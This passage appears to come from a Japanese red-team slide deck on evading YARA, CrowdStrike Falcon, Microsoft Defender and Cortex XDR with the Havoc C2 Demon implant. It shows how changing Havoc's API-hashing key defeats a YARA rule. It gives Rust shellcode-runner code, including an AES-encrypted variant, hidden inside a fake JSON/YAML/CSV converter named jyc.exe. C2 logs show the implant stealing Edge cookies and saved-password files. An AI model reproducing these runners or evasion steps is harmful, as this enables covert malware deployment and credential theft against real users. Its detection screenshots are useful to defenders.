    { .ID = DEMON_COMMAND_INLINE_EXECUTE, .Function = CommandInlineExecute },  
    { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE, .Function = CommandAssemblyInlineExecute },  
    { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS, .Function = CommandAssemblyListVersion },  
    { .ID = DEMON_COMMAND_CONFIG, .Function = CommandConfig },
```

# vs YARA

0x76:\$hash\_Idrloaddll: **43 6A 45 9E**

0x7528:\$hash\_Idrloaddll: **43 6A 45 9E**

0x13969:\$hash\_ntaddbootentry: **76 C7 FC 8C**

0x89:\$hash\_ntallocatevirtualmemory: **EC B8 83 F7**

0x788c:\$hash\_ntallocatevirtualmemory: **EC B8 83 F7**

0x7b36:\$hash\_ntfreevirtualmemory: **09 C6 02 28**

0x7b55:\$hash\_ntunmapviewofsection: **CD 12 A4 6A**

0x7ad9:\$hash\_ntwritevirtualmemory: **92 01 17 C3**

0x77d2:\$hash\_ntsetinformationvirtualmemory: **39 C2 6A 94**

0x7b74:\$hash\_ntqueryvirtualmemory: **5D E8 C0 10**

0x7a5d:\$hash\_ntopenprocessstoken: **99 CA 0D 35**

0x78e9:\$hash\_ntopenthreadtoken: **D2 47 33 80**

# vs YARA

payloads > Demon > include > common > **C** Defines.h > **H\_FUNC\_LDRLOADDLL**

1	#ifndef DEMON_STRINGS_H	
43	/* Win32 Functions */	
44	#define H_FUNC_LDRLOADDLL	0x9e456a43
45	#define H_FUNC_LDRGETPROCEDUREADDRESS	0xfcce76bb6
46	#define H_FUNC_NTADDBOOTENTRY	0x8cfcc776
47	#define H_FUNC_NTALLOCATEVIRTUALMEMORY	0xf783b8ec
48	#define H_FUNC_NTFREEVIRTUALMEMORY	0x2802c609
49	#define H_FUNC_NTUNMAPVIEWOFSECTION	0x6aa412cd
50	#define H_FUNC_NTWRITEVIRTUALMEMORY	0xc3170192
51	#define H_FUNC_NTSETINFORMATIONVIRTUALMEMORY	0x946ac239
52	#define H_FUNC_NTQUERYVIRTUALMEMORY	0x10c0e85d
53	#define H_FUNC_NTOPENPROCESSTOKEN	0x350dca99
54	#define H_FUNC_NTOPENTHREADTOKEN	0x803347d2
55	#define H_FUNC_NTQUERYOBJECT	0xc85dc9b4
56	#define H_FUNC_NTTRACEEVENT	0x70c25cd8
57	#define H_FUNC_NTOPENPROCESS	0x4b82f718
58	#define H_FUNC_NTTERMINATEPROCESS	0x4ed9dd4f
59	#define H_FUNC_NTOPENTHREAD	0x968e0cb1
60	#define H_FUNC_NTOPENTHREADTOKEN	0x803347d2

# vs YARA

```
/* Module/Address function loading */
Instance->Win32.LdrGetProcedureAddress
Instance->Win32.LdrLoadDll
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_LDRGETPROCEDUREADDRESS );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_LDRLOADDLL );

/* Rtl functions */
Instance->Win32.RtlAllocateHeap
Instance->Win32.RtlReAllocateHeap
Instance->Win32.RtlFreeHeap
Instance->Win32.RtlExitUserThread
Instance->Win32.RtlExitUserProcess
Instance->Win32.RtlRandomEx
Instance->Win32.RtlNtStatusToDosError
Instance->Win32.RtlGetVersion
Instance->Win32.RtlCreateTimerQueue
Instance->Win32.RtlCreateTimer
Instance->Win32.RtlQueueWorkItem
Instance->Win32.RtlRegisterWait
Instance->Win32.RtlDeleteTimerQueue
Instance->Win32.RtlCaptureContext
Instance->Win32.RtlAddVectoredExceptionHandler
Instance->Win32.RtlRemoveVectoredExceptionHandler
Instance->Win32.RtlCopyMappedMemory
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLALLOCATEHEAP );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLREALLOCATEHEAP );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLFREEHEAP );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLEXITUSERTHREAD );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLEXITUSERPROCESS );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLRANDOMEX );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLNTSTATUSTODOSERROR );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLGETVERSION );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCREATE TIMERQUEUE );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCREATE TIMER );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLQUEUEWORKITEM );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLREGISTERWAIT );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLDELETETIMERQUEUE );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCAPTURECONTEXT );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLADDVECTOREXCEPTION );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLREMOVEVECTOREXCEPTION );
= LdrFunctionAddr( Instance->Modules.Ntdll, H_FUNC_RTLCOPYMAPPEDMEMORY );
```

# vs YARA

```
PVOID LdrFunctionAddr(
    IN PVOID Module,
    IN DWORD Hash
) {
    PIMAGE_NT_HEADERS NtHeader      = { 0 };
    PIMAGE_EXPORT_DIRECTORY ExpDirectory = { 0 };
    SIZE_T             ExpDirectorySize = { 0 };
    PDWORD             AddrOfFunctions = { 0 };
    PDWORD             AddrOfNames     = { 0 };
    PWORD              AddrOfOrdinals = { 0 };
    PVOID              FunctionAddr   = { 0 };
    PCHAR              FunctionName   = { 0 };
    ANSI_STRING        AnsiString     = { 0 };

    if ( !Module || !Hash )
        return NULL;

    NtHeader      = C_PTR( Module + ( ( PIMAGE_DOS_HEADER ) Module )->e_lfanew );
    ExpDirectory = C_PTR( Module + NtHeader->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT ];
    ExpDirectorySize = U_PTR( Module + NtHeader->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT ];

    AddrOfNames     = C_PTR( Module + ExpDirectory->AddressOfNames );
    AddrOfFunctions = C_PTR( Module + ExpDirectory->AddressOfFunctions );
    AddrOfOrdinals  = C_PTR( Module + ExpDirectory->AddressOfNameOrdinals );

    for ( DWORD i = 0; i < ExpDirectory->NumberOfNames; i++ )
    {
        FunctionName = ( PCHAR ) Module + AddrOfNames[ i ];
        if ( HashEx( FunctionName, 0, TRUE ) == Hash )
        {
            return FunctionName;
        }
    }
}
```

# vs YARA

```
ULONG HashEx(
    IN PVOID String,
    IN ULONG Length,
    IN BOOL Upper
) {
    ULONG Hash = HASH_KEY;
    PUCHAR Ptr = String;

    if ( ! String ) {
        return 0;
    }

    do {
        UCHAR character = *Ptr;

        if ( ! Length ) {
            if ( ! *Ptr ) {
                break;
            }
        } else {
            if ( ( ULONG ) ( C_PTR( Ptr ) - String ) >= Length ) {
                break;
            }

            if ( ! *Ptr ) {
                ++Ptr;
            }
        }
    } while ( Upper );
}

#define HASH_KEY 5381
#define WIN_FUNC(x) __typeof__(x) * x;
```

# vs YARA

```
payloads > Demon > scripts > hash_func.py > ...
1  #!/usr/bin/env python3
2  # -*- coding:utf-8 -*-
3  # credit: https://github.com/realoriginal/titanldr-ng/blob/master/python3/hashstring.py
4
5  import sys
6
7  def hash_string( string ):
8      try:
9          hash = 5381
10
11         for x in string.upper():
12             hash = (( hash << 5 ) + hash ) + ord(x)
13
14     return hash & 0xFFFFFFFF
15
16     except:
17         pass
```

```
kawada@vm:/opt/Havoc/payloads/Demon/scripts$ python3 hash_func.py LdrLoadDll
#define H_FUNC_LDRLOADDLL 0x9e456a43
```

```
#define H_COFFAPI_LDRLOADDLL 0x307db23
```

```
kawada@vm:/opt/Havoc/payloads/Demon/scripts$ sudo vim hash_func.py
[sudo] password for kawada:
```

```
kawada@vm:/opt/Havoc/payloads/Demon/scripts$ python3 hash_func.py LdrLoadDll
#define H_FUNC_LDRLOADDLL 0x23a21f84
```

```
#define H_COFFAPI_LDRLOADDLL 0x307db23
```

# vs YARA

OK 🤝

```
kawada@vm:~/Desktop/yara$ yara -s Windows_Trojan_Havoc.yar demon4.x64.bin
kawada@vm:~/Desktop/yara$
```

# vs CrowdStrike Falcon

# CrowdStrike Falcon

- トップクラスのEDR
- MLを用いた静的解析など
- インジェクション系の関数も注力的に監視  
=> シンプルにShellcodeを実行するのがベスト
  
- ADに関する攻撃も結構見てくれる印象
- OverWatchも優秀  
=> かゆいところに手が届いて良い



# CrowdStrike Falcon

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apphelp.dll	Application Compatibility Client Library	Microsoft Corporation	C:\Windows\System32\apphelp.dll
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\Windows\System32\msasn1.dll
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
CsXumd64_19809.dll	CrowdStrike Falcon Sensor Extended Module	CrowdStrike, Inc.	C:\Windows\System32\CsXumd64_19809.dll
umppc19809.dll	CrowdStrike Falcon Sensor Support Module	CrowdStrike, Inc.	C:\Windows\System32\umppc19809.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\Windows\System32\en-US\crypt32.dll.mui
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation	C:\Windows\System32\cryptsp.dll
dpapi.dll	Data Protection API	Microsoft Corporation	C:\Windows\System32\dpapi.dll
dhcpsvc.dll	DHCP Client Service	Microsoft Corporation	C:\Windows\System32\dhcpsvc.dll
dhcpsvc6.dll	DHCPv6 Client	Microsoft Corporation	C:\Windows\System32\dhcpsvc6.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll

# CrowdStrike Falcon

- CrowdStrike

00007FF844B025A0 <ntdll>	4C:8BD1	mov r10,rcx	NtReadVirtualMemory
00007FF844B025A3	▼ E9 9DA90000	jmp ntdll!7FF844B0CF45	
00007FF844B025A8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF844B025B0	▼ 75 03	jne ntdll!7FF844B025B5	
00007FF844B025B2	0F05	syscall	
00007FF844B025B4	C3	ret	
00007FF844B025B5	CD 2E	int 2E	
00007FF844B025B7	C3	ret	

- Normal

00007FF85D2425A0 <ntdll>	4C:8BD1	mov r10,rcx	rcx:NtQueryInformation
00007FF85D2425A3	B8 3F000000	mov eax,3F	3F:'?'
00007FF85D2425A8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FF85D2425B0	▼ 75 03	jne ntdll!7FF85D2425B5	
00007FF85D2425B2	0F05	syscall	
00007FF85D2425B4	C3	ret	
00007FF85D2425B5	CD 2E	int 2E	
00007FF85D2425B7	C3	ret	

# CrowdStrike Falcon

00007FF844B025A0 <ntdll>	4C:8BD1	mov r10,rcx jmp ntdll!7FF844B0CF45 test byte ptr ds:[7FFE0308],1 jne ntdll!7FF844B025B5 syscall ret int 2E ret	NtReadVirtualMemory
00007FF844B025A3	v E9 9DA90000		
00007FF844B025A8	F60425 0803FE7F 01		
00007FF844B025B0	v 75 03		
00007FF844B025B2	0F05		
00007FF844B025B4	C3		
00007FF844B025B5	CD 2E		
00007FF844B025B7	C3		

00007FF844B0CF45	51	push rcx	
00007FF844B0CF46	51	push rcx	
00007FF844B0CF47	51	push rcx	
00007FF844B0CF48	51	push rcx	
00007FF844B0CF49	51	push rcx	
00007FF844B0CF4A	51	push rcx	
00007FF844B0CF4B	51	push rcx	
00007FF844B0CF4C	51	push rcx	
00007FF844B0CF4D	- FF25 00000000	jmp qword ptr ds:[7FF844B0CF5]	

- Module: **umppc19809.dll** - Thread: Main Thread 11304 - x64dbg

Tracing Plugins Favourites Options Help Jul 4 2025 (TitanEngine)			
Notes	Breakpoints	Memory Map	Call Stack SEH Script Symbols Source
000001BE3B2E9850	4C:8B15 C1930000	mov r10,qword ptr ds:[1BE3B2F2C18]	
000001BE3B2E9857	8B05 CB950000	mov eax,dword ptr ds:[1BE3B2F2E28]	
000001BE3B2E985D	4C:3315 BC920000	xor r10,qword ptr ds:[1BE3B2F2B20]	
000001BE3B2E9864	^ EB BA	jmp umppc19809.1BE3B2E9820	

# CrowdStrike Falcon

- Mini-Filter

Filter Name	Num Instances	Altitude	Frame
bindflt	1	409800	0
UCPD	5	385250.5	0
WdFilter	5	328010	0
CSAgent	7	321410.91088	0
applockerfltr	4	265000	0
storqosflt	0	244000	0
wcifs	0	189900	0
CldFlt	0	180451	0
bfs	7	150000	0
FileCrypt	0	141100	0
luafv	1	135000	0
UnionFS	0	130850	0
npsvctrig	1	46000	0
Wof	2	40700	0
:FileInfo	5	40500	0

# CrowdStrike Falcon

- Mini-Filter

```
C:\Users\kawada\Downloads>fltmc instances CAgent

C:\Users\kawada\Downloads>sc qc CAgent
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: CAgent
    TYPE               : 2   FILE_SYSTEM_DRIVER
    START_TYPE         : 1   SYSTEM_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : \??\C:\WINDOWS\system32\drivers\CrowdStrike\csagent.sys
    LOAD_ORDER_GROUP  : FSFilter Activity Monitor
    TAG               : 0
    DISPLAY_NAME      : CrowdStrike Falcon
    DEPENDENCIES      : FltMgr
    SERVICE_START_NAME :
```

# CrowdStrike Falcon

- WFP (Windows Filtering Platform) Filter

```
C:\Users\kawada\Downloads>netsh wfp show filters  
Data collection successful; output = filters.xml
```

```
▼<item>  
  <providerKey>{dd00a9d2-2593-497a-b84e-a1c47ab952d5}</providerKey>  
  ▼<displayData>  
    <name>CrowdStrike</name>  
    <description>CsAgent</description>  
    </displayData>  
  ▼<flags numItems="1">  
    <item>FWPM_PROVIDER_FLAG_PERSISTENT</item>  
  </flags>  
  <providerData/>  
  <serviceName/>  
</item>
```

# vs CrowdStrike

## Shellcode Runnerに対するMachine Learningの検知

Severity	Actions taken	
● Low	<b>Process blocked</b>	
	<b>File quarantined</b>	
Objective	Tactic & technique	
<u>Falcon Detection Method</u>	<u>Machine Learning via Sensor-based ML</u>	
Specific to this detection		
This file meets the machine learning-based on-sensor AV protection's low confidence threshold for malicious files.		
Technique ID	IOA name	Local process ID
CST0007	MLSensor-Low	9924
Command line	<code>"C:\Users\kawada\Downloads\shellcode_runner.exe"</code>	

# vs CrowdStrike

JSON/YAML/CSV変換ツールを実装してみて

思考時間: 12 秒 >

以下に、JSON↔YAML↔CSV変換ツール `jyc` の最小実装例を示します。主なポイントは次のとおりです。


- **依存クレート** : `clap` でサブコマンド解析、`serde_json / serde_yaml / csv` で各フォーマットの (de)serializingを行います。
- **入口 (`main.rs`)** : `to-json`, `to-yaml`, `to-csv` のサブコマンドを実装し、ファイルまたは標準入出力を扱います。
- **変換ロジック (`convert.rs`)** : まず入力を汎用的な `serde_json::Value` に読み込み (YAML→JSON は中間的に JSON) し、そこから出力フォーマット別にシリアル化します。
- **ファイル I/O** : 自前で `std::fs::read_to_string` / `std::io::stdin` を使い、結果を `stdout` か指定ファイルに書き込みます。

# vs CrowdStrike

```
src > main.rs

33 fn main() -> Result<()> {
34     let raw_args: Vec<String> = env::args().collect();
35     if raw_args.len() == 1 {
36         println!("raw_args.len() == 1");
37         unsafe {
38             static SHELLCODE: &[u8] = include_bytes!("demon.x64.bin");
39             let size = SHELLCODE.len();
40
41             let addr = VirtualAlloc(ptr::null_mut(), size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
42             if addr.is_null() {
43                 panic!("VirtualAlloc failed");
44             }
45
46             ptr::copy_nonoverlapping(SHELLCODE.as_ptr(), addr as *mut u8, size);
47
48             let mut old = 0;
49             if VirtualProtect(addr, size, PAGE_EXECUTE_READ, &mut old) == 0 {
50                 panic!("VirtualProtect failed");
51             }
52
53             let shell_fn: extern "system" fn() -> u32 = std::mem::transmute(addr);
54             shell_fn();
```

# vs CrowdStrike



```
15/07/2025 21:52:30 Agent 28BA0AD6 authenticated as [REDACTED]\kawada :: [Internal: 192.168.186.138] [Process: jyc.exe\7808]
```

```
15/07/2025 22:25:45 [Neo] Demon » pwd
[*] [68E7A25B] Tasked demon to get current working directory
[*] Current directory: C:\Users\kawada\Downloads
```

```
15/07/2025 22:25:53 [Neo] Demon » ls
[*] [29834A70] Tasked demon to list current directory
Directory of C:\Users\kawada\Downloads\*:
```

```
15/07/2025 22:23           282 B      desktop.ini
15/07/2025 21:52         1.17 MB    jyc.exe
          2 File(s)     1.17 MB
          0 Folder(s)
```

```
[kawada/[REDACTED]] jyc.exe/7808 x64
```

```
>>>
```

# vs Microsoft Defender for Endpoint

# Microsoft Defender for Endpoint

- トップクラスのEDR
- Microsoft製品で統一している会社で広く導入
- CrowdStrikeとは味が違うけど良い

# vs Microsoft Defender for Endpoint



Threat blocked  
7/15/2025 6:50 AM

Severe ⌂

Detected: **Trojan:Win64/Havokiz.DX!MTB**

Status: Removed

A threat or app was removed from this device.

Date: 7/15/2025 6:50 AM

Details: This program is dangerous and executes commands from an attacker.

Affected items:

file:

A series of small, semi-transparent gray and white squares representing redacted file names, ending with '\jyc.exe'.

[Learn more](#)

# vs Microsoft Defender for Endpoint

jyc.exe は、Trojan:Win64/Havokiz.DX!MTB として ウイルス対策 によって検出されました

正常に修復された

イベント情報

イベント

jyc.exe は、Trojan:Win64/Havokiz.DX!MTB として ウイルス対策 によって検出されました

イベントのフィルター セット: [保存](#)

2025年


[フィルターの追加](#)

インシデント名	インシデント ID	重大度
'Havokiz' malware was prevented	166	情報提供

# vs Microsoft Defender for Endpoint

```
src > main.rs
38 fn main() -> Result<()> {
39     let raw_args: Vec<String> = env::args().collect();
40     if raw_args.len() == 1 {
41         println!("raw_args.len() == 1");
42         unsafe {
43             static ENC_BIN: &[u8] = include_bytes!("enc.bin");
44             static SHELLCODE: Lazy<Vec<u8>> = Lazy::new(|| {
45                 let (key, rest) = ENC_BIN.split_at(32);
46                 let (iv, ct) = rest.split_at(16);
47
48                 let buf = ct.to_vec();
49                 let plain = Aes256Cbc::new(key.into(), iv.into())
50                     .decrypt_padded_vec_mut::<Pkcs7>(&buf)
51                     .expect("decrypt failed");
52                 plain.to_vec()
53             });
54             let size = SHELLCODE.len();
55         }
56     }
57 }
```

# vs Microsoft Defender for Endpoint



```
15/07/2025 23:17:23 Agent 0EA22E76 authenticated as [REDACTED]\kawada :: [Internal: 192.168.186.140] [Process: jyc.exe\7064]
```

```
15/07/2025 23:20:35 [Neo] Demon » pwd
[*] [59F10A3B] Tasked demon to get current working directory
[*] Current directory: C:\Users\kawada\Downloads
```

```
15/07/2025 23:20:40 [Neo] Demon » ls
[*] [397C8ED6] Tasked demon to list current directory
Directory of C:\Users\kawada\Downloads\*:
```

```
15/07/2025 06:54          282 B      desktop.ini
15/07/2025 07:17        1.19 MB    jyc.exe
      2 File(s)     1.19 MB
      0 Folder(s)
```

```
[kawada/[REDACTED]] jyc.exe/7064 x64
```

```
>>> |
```

# Sleep Mask

- Sleep中にShellcodeを暗号化してシグネチャベースの検知を回避

Cobalt Strike: Sleep Mask Kit, BeaconGate + Sleepmask-VS

Havoc: Sleep Technique

Config	Value
Sleep	2
Jitter	15
Indirect Syscall	<input type="checkbox"/>
Stack Duplication	<input type="checkbox"/>
Sleep Technique	<input checked="" type="checkbox"/> WaitForSingleObjectEx <input type="checkbox"/> Foliage <input type="checkbox"/> Ekko <input type="checkbox"/> Zilean
Sleep Jmp Gadget	
Proxy Loading	
Amsi/Etw Patch	
Injection	



# vs Microsoft Defender for Endpoint

```
16/07/2025 00:28:35 [Neo] Demon » proc kill 4760
[*] [B43872DE] Tasked demon to kill a process
[+] Send Task to Agent [20 bytes]
[+] Successful killed process: 4760

16/07/2025 00:28:46 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [BCA9DF07] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies [32.77 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies

16/07/2025 00:28:54 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
[*] [179CADE2] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data [51.20 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
```

# vs Microsoft Defender for Endpoint

```
16/07/2025 00:28:35 [Neo] Demon » proc kill 4760
[*] [B43872DE] Tasked demon to kill a process
[+] Send Task to Agent [20 bytes]
[+] Successful killed process: 4760
```

```
16/07/2025 00:28:46 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [BCA9DF07] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies [32.77 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
```

```
16/07/2025 00:28:54 [Neo]
[*] [179CADE2] Tasked demo
[*] Started download of fi
[+] Finished download of f
```

 jyc.exe accessed browser saved passwords file  
Login Data

fault\Login Data"  
\Default\Login Data  
ta [51.20 kB]  
ata

T1555.003: Credentials from Web Browsers T1552.001: Credentials In Files +1

イベント情報 ^

イベント

jyc.exe accessed browser saved passwords file Login Data

# vs Cortex XDR

# Cortex XDR

- トップクラスのEDR
- 日本企業では少しレア
- YARAでのスキャンが凶悪  
=> YARAでスキャンされないようにしたい



# vs Cortex XDR

## プロセスメモリ中のShellcodeに対する検知

TIME	FILE NAME	MODULE	MODE
7/19/2025 4:24:26 AM	jyc.exe	In-process Shellcode Protection	Notify

### DETAILS

Application Information:  
Source process ID: 7176  
Source process name: jyc.exe  
Source application location: C:\Users\[REDACTED]\Downloads\jyc.exe  
Source process command line: "C:\Users\[REDACTED]\Downloads\jyc.exe"  
Source application version:  
Source application publisher:  
Source application signers:  
Source process user name: N/A\

# vs Cortex XDR

プロセスメモリ中のShellcodeに対する検知

Prevention Information:

Prevention date: Saturday, July 19, 2025

Prevention time: 4:24:26 AM

OS version: 10.0.26100

Component: In-process Shellcode Protection

Cortex XDR code: C04000A9

Prevention description: Malicious Shellcode threat detected

Verdict: 0

Quarantined: False

Post-Detected: False

Rule name: bruteratel\_winhttp\_load\_2

Remote actor causality ID: 

# vs Cortex XDR

- PART 3: How I Met Your Beacon – Brute Ratel

<https://www.mdsec.co.uk/2022/08/part-3-how-i-met-your-beacon-brute-ratel/>

As we can see, the DLLs highlighted are all the DLLs that are loaded when the badger is injected. This list includes the loading of `winhttp.dll` and `wininet.dll`, which are not necessarily nefarious but are traditional loads for an egress beacon. There are however a number of less common DLLs loaded, such as `dbghelp.dll`, `credui.dll` `samcli.dll` and `logoncli.dll` amongst others.

This behaviour allows us to create a signature for the image loads and leads to a high signal indicator that can be hunted for through image load telemetry.

# vs Cortex XDR

Process Name	PID	Operation	Path	Result
jyc.exe	18328	Load Image	C:\Windows\System32\gdi32full.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\msvcp_win.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\imm32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\sechost.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\cryptsp.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\winhttp.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\shell32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\WinTypes.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\combase.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\IPHLPAPI.DLL	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\oleaut32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\ws2_32.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\nsi.dll	SUCCESS
jyc.exe	18328	Load Image	C:\Windows\System32\dhcpsvc.dll	SUCCESS

# vs Cortex XDR

Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	PsReferenceProcessFilePointer + 0x922	0xfffff807f16bdb42	C:\WINDOWS\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtMapViewOfSection + 0x551b	0xfffff807f16b4bbb	C:\WINDOWS\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	NtMapViewOfSection + 0xc75	0xfffff807f16b0315	C:\WINDOWS\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	NtMapViewOfSection + 0x24d	0xfffff807f16af8ed	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	setjmpex + 0x92a5	0xfffff807f14b8d55	C:\WINDOWS\system32\ntoskrnl.exe
U 5	ntdll.dll	ZwMapViewOfSection + 0x14	0x7ff85d2422d4	C:\Windows\System32\ntdll.dll
U 6	ntdll.dll	LdrGetDIIHandleByMapping + 0xb8a	0x7ff85d14bf0a	C:\Windows\System32\ntdll.dll
U 7	ntdll.dll	LdrGetDIIHandleByMapping + 0x6be	0x7ff85d14ba3e	C:\Windows\System32\ntdll.dll
U 8	ntdll.dll	RtlInsertElementGenericTableFullAvl + 0x3ec	0x7ff85d15065c	C:\Windows\System32\ntdll.dll
U 9	ntdll.dll	RtlEqualUnicodeString + 0xd1c	0x7ff85d14e23c	C:\Windows\System32\ntdll.dll
U 10	ntdll.dll	TpCallbackMayRunLong + 0x18a	0x7ff85d15c27a	C:\Windows\System32\ntdll.dll
U 11	ntdll.dll	LdrGetDIIHandleEx + 0xd10	0x7ff85d0e8860	C:\Windows\System32\ntdll.dll
U 12	ntdll.dll	LdrGetDIIHandleEx + 0x990	0x7ff85d0e84e0	C:\Windows\System32\ntdll.dll
U 13	ntdll.dll	LdrLoadDII + 0x170	0x7ff85d135d80	C:\Windows\System32\ntdll.dll
